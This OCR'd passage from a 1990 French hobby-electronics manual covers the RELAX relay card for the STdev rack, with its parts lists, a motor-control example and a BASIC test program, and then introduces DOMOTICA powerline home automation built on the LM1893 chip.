



**Fig. 8 :** Plan de perçage.

## Nomenclature

| **Support RELAX** | | |
|---|---|---|
| Résistances | R1<br>R2 | 1 kΩ<br>2,2 kΩ |
| Condensateurs | C1 | 100 nF |
| Semi-conducteurs | IC1<br>D1<br>D2 | 74LS138<br>led verte ∅ 5 mm<br>led rouge ∅ 5 mm |
| Connectique | Support<br>DB 25<br>8× DIN 41617<br>Face avant | DIL 14 broches<br>mâle coudé pour CI<br>13 broches femelle pour CI<br>20 TE référence transvack |

| **Module T** | | |
|---|---|---|
| Résistances | R1<br>R2 | 8 × 4,7 kΩ<br>8 × 1 kΩ |
| Condensateurs | C | 100 nF |
| Semi-conducteurs | IC<br>D<br>T | 74LS374<br>8×1N 4001 ou équivalent<br>8×2N 2222 ou équivalent |
| Relais | 8×Relais | REED 12 V 1 T<br>Support DIL 20 broches tulipe |
| Connectique | DIP 24 broches mâle à sertir pour CI<br>DB 25 femelle à sertir<br>15 à 20 cm de câble en nappe 24 fils<br>DIN 41617 13 broches mâle coudé pour CI | |

| **Module RT** | | |
|---|---|---|
| Résistances | R1<br>R2 | 8 × 4,7 kΩ<br>8 × 330 kΩ |
| Condensateurs | C | 100 nF |
| Semi conducteurs | IC<br>D<br>T | 74LS374<br>1N 4001 ou équivalent<br>2N 2222 ou équivalent |
| Relais | 8 × relais | Subminiature 12 V 1 RT |
| Connectique | Support DIL 20 broches tulipe<br>DIP 24 broches mâle à sertir pour CI<br>DB 25 femelle à sertir<br>15 à 20 cm de câble en nappe 24 fils<br>DIN 41617 13 broches mâle coudé pour CI | |

## UTILISATION

RELAX trouvera son application idéale dans les réseaux de trains électriques, où toutes les motrices, les aiguillages, les feux sont parfaitement commandables par des relais.





**Fig. 9** Commande d'un moteur à courant continu.

L'exemple de la figure 9 montre le branchement d'un moteur à courant continu à l'aide de deux relais RT. Cette configuration permet d'inverser la polarité aux bornes de l'induit et par conséquent de changer le sens de rotation ; si AB désigne l'état des deux relais, on a :

00 et 11 : arrêt du moteur.
10 : tourner dans un sens.
01 : tourner dans l'autre sens.

Le petit programme de démonstration de la page 16 effectue le test de la carte RELAX.

```
.pl 55
'
' ****************************************
' *             S T d e v                *
' *  Programme de test de la carte RELAX *
' *                                      *
' *     (c) Ph.Casier - J.Guerard        *
' *          Editions  WEKA 1990         *
' ****************************************
'
DEFINT "a-z"
'
carte=4                                  ! numero du connecteur STdev.
'
init
main
END
'
PROCEDURE init
  duree=15                               ! * 20 ms entre chaque changement.
RETURN
PROCEDURE main
  DO
    PRINT AT(10,10);"RELAX est sur le support ";carte
    FOR module=0 TO 7                    ! 8 modules enfichables.
      PRINT AT(10,12);"test du module ";module
      '
      motif=&X1                          ! motif: 8 bits definissant l'etat
      FOR i=0 TO 7                       ! des 8 relais d'un module.
        ecr(carte,module,motif)          ! on ferme un a un tous les relais,
        PRINT AT(10,14);"etat de relais ";BIN$(motif,8)
        motif=SHL(motif,1)+1
        PAUSE duree                      ! en marquant une pause a chaque etape.
      NEXT i
      '
      motif=&X11111110                   ! puis on les ouvre,
      FOR i=0 TO 7                       ! dans le meme ordre,
        ecr(carte,module,motif)
        PRINT AT(10,14);"etat de relais ";BIN$(motif,8)
        motif=SHL(motif,1) AND &HFF
        PAUSE duree                      ! et a la meme vitesse.
      NEXT i
      '
    NEXT module
  LOOP
RETURN
PROCEDURE ecr(crt,adr,don)               ! traditionnelle procedure
  '                                      ! d'ecriture sur une carte STdev.
  ~BYTE{&HFB0000+SHL(crt,13)+SHL(adr,8)+don}
  '
  ' RELAX ignore les operations de lecture; il faudra donc toujours
  ' conserver en memoire un double de l'octet representant l'etat
  ' des relais.
RETURN
```

# 10/3.8

# DOMOTICA : l'expérience domotique

Du latin *domos*, la maison, et *-ique*, ce suffixe à la mode de l'informatique, l'électronique, la bureautique, l'automatique, la cybernétique, les mathématiques, ou encore la musique et la rhétorique, signifiant le traitement — l'art — de ce à quoi il est collé, est formé le terme *domotique*, que nous traiterons seul dans le présent chapitre.

## Introduction à la domotique

La domotique est à la page depuis quelques années. Il n'est pas rare de voir la maison du futur décrite dans ses moindres détails, qu'il s'agisse des volets répondant à la voix de leur maître, au réseau vidéo intérieur, en passant par tous les gadgets utiles ou stupides, agréables ou « high tech ». A la lumière des différents échos journalistiques consacrés à ce sujet, il apparaît vite que cette maison est bien loin dans le futur, de par son coût, ses contraintes technologiques et son marché trop restreint pour le moment. D'ailleurs, les quelques tentatives existant à ce jour ne constituent-elles pas des sites expérimentaux, permettant de tester les nouvelles technologies domotiques ainsi que leur réel apport dans la vie domestique ?

Cependant quelques fabricants proposent des prémices de domotisation. Ainsi en est-il de Thomson avec son système d'alarme appelant automatiquement les pompiers ou la police et leur délivrant un message synthétisé. Cette synthèse pourrait être réalisée à partir d'un PCF 8200 (voir VOCALISE, Partie 10, chapitre 3.6) puisque ce circuit est prévu pour s'interfacer au bus domotique I²C mis au point par Philips. Ce bus consiste en une liaison de type série, que le fabricant espère voir câblée partout dans la maison ; dans chaque pièce des prises informatiques cotoient les classiques prises de courant. La société Legrand, bien connue des électriciens, propose de son côté un début de domotisation basé sur la transmission secteur, c'est-à-dire via le réseau 220 V déjà en place dans les habitations ; une centrale commande des modules répartis dans toute la maison.

## DOMOTICA

Nous tenons à rassurer le lecteur tout de suite : la réalisation de cette carte ne le rendra pas esclave de sa maison... Mais essayons plutôt, pour un coût

raisonnable, une initiation à la domotique grâce à un système simple dans son principe mais évolutif et puissant puisque intégré au rack STdev.

Ce sera aussi l'occasion de mettre en œuvre de nombreux circuits spécialisés comme le LM1893, le MM53200, le relais statique, qui intègrent une grande partie des fonctions requises. Ce qui, d'une part, simplifie les montages, et d'autre part, économise une place précieuse lorsqu'il s'agit de tout faire rentrer dans une petite boîte de la taille d'une prise de courant.

Avant d'entrer dans le vif du sujet, dévoilons le principe général de DOMOTICA. Une carte de commande, insérée dans le rack STdev, permet d'envoyer des informations vers le réseau secteur mais aussi d'en recevoir. Répartis sur les prises de courant, des modules émetteurs et récepteurs. Les modules récepteurs interprètent les informations en provenance de STdev et commandent les appareils électriques (spot, chaîne HIFI, cafetière, etc.) qui leur sont connectés. Les modules émetteurs quant à eux envoient vers la carte de commande les informations issues des divers capteurs (pression, température). Tout ce beau monde communique donc « par dessus » le 220 V alimentant l'habitation et ceci sans troubler EDF (...) puisque le compteur électrique stoppe impitoyablement ce flot de données non homologuées. Précisons que chaque module porte un numéro propre qui le distingue des autres, c'est-à-dire qu'il ne réagit qu'à la commande portant ce numéro, mais que deux modules peuvent avoir par ailleurs un numéro commun, ce qui les rend tributaires d'une seule commande. Ce principe est bien évidemment valable pour les modules émetteurs et permet de distinguer par exemple les informations d'un module *température* des informations d'un module *contact de porte* (exemple : création d'alarme).

Comme vous le constatez, DOMOTICA est au service de votre imagination. La figure 1 illustre ce qui pourrait être une expérience de domotisation utilisant DOMOTICA.






**Fig. 1 :** Exemple de domotisation.

### LES DEUX CIRCUITS SPÉCIALISÉS UTILISÉS

Ainsi, pas moins de trois circuits intégrés spécialisés sont mis à profit dans cette carte. Le LM1893 transmet des informations binaires sur le secteur 220 V ; puis le MM53200 code et décode ces informations pour distinguer les modules de commande ; enfin le relais statique permet une commutation de 220 V en toute sécurité.

## Le LM1893


Le principe utilisé par ce circuit pour la transmission d'informations sur le réseau secteur est la modulation *hautes fréquences*. Rappelons qu'une onde secteur se présente sous la forme d'une sinusoïde d'amplitude 220 V et de fréquence 50 Hz.




Onde secteur.

Dans le cas du LM1893, le processus suivant est engendré :


— une onde sinusoïdale HF est générée, c'est l'onde dite « porteuse de base ».




Onde porteuse de base.

— le flot d'information est codé sous forme FSK (*Fréquency Shift Modulation* – Modulation par Déplacement de Fréquence), c'est-à-dire qu'un « 0 » correspondra à tel changement de fréquence tandis que le « 1 » correspondra à tel autre changement de fréquence, ceci dans une bande étroite autour de la fréquence porteuse générée.


— l'onde sinusoïdale ainsi modulée en FSK se présente alors sous la forme suivante :




L'amplitude est la même mais la fréquence change par rapport à la porteuse.

**Onde modulante.**

— ce signal module alors l'onde secteur qui est la porteuse finale.




**Onde secteur modulée.**

Et c'est ainsi que l'on transmet un flot de « 1 » et « 0 » sur le secteur en se jouant des pics de tension et autres parasites puisque ceux-ci font varier l'amplitude du secteur mais pas sa fréquence ni celle de la modulation, cette fréquence véhiculant les « 0 » et « 1 ».

Le LM1893 permet donc cette transmission d'un flot de données binaires, mais aussi la réception de telles informations. Faisons alors un rapide tour d'horizon de la figure 2.





**Fig. 2 :** Schéma d'application du LM1893.

La broche 17 reçoit les informations à transmettre. La porteuse modulée sort alors sur la broche 10 et est superposée à l'onde secteur via le transformateur TR1.

En mode réception, ce transformateur démodule le signal qui est injecté sur la broche 10 et les informations sortent sur la broche 12. La broche 5 permet de configurer le circuit en émission (broche reliée à l'alimentation) ou en réception (broche à la masse). Nous passerons sur les composants passifs associés à ce circuit pour ne retenir que le condensateur C0 qui, associé au type de transformateur TR1, permet de fixer la fréquence de travail du LM1893. Celui-ci est en effet capable d'opérer entre 50 et 300 kHz. Une

fréquence élevée creuse l'écart entre le 50 Hz et la porteuse, ce qui améliore la sélectivité du récepteur (d'où une meilleure immunité au bruit secteur). Par contre, les pertes en ligne sont plus importantes et surtout les bobinages du compteur électrique arrêtent radicalement les signaux. A 50 kHz, il n'est pas rare qu'une excellente réception soit possible chez les voisins, ce qui peut être perçu comme un avantage ou un inconvénient. De toute façon, l'emploi d'un codage série permet d'obtenir toute la sécurité voulue. Pour notre part, nous avons choisi une fréquence de 125 kHz en prenant soin de câbler un transformateur HF accordé sur les 125 kHz. Nos essais ont abouti à une longueur maximale de transmission d'une vingtaine de mètres.

Comme vous le constatez, le LM1893 est un circuit finalement simple d'emploi, sa seule contrainte étant la nécessité d'une alimentation 18 V. Rien ne vous empêche donc d'expérimenter une liaison secteur basée sur deux LM1893 ; un interrupteur commandant à distance une led.

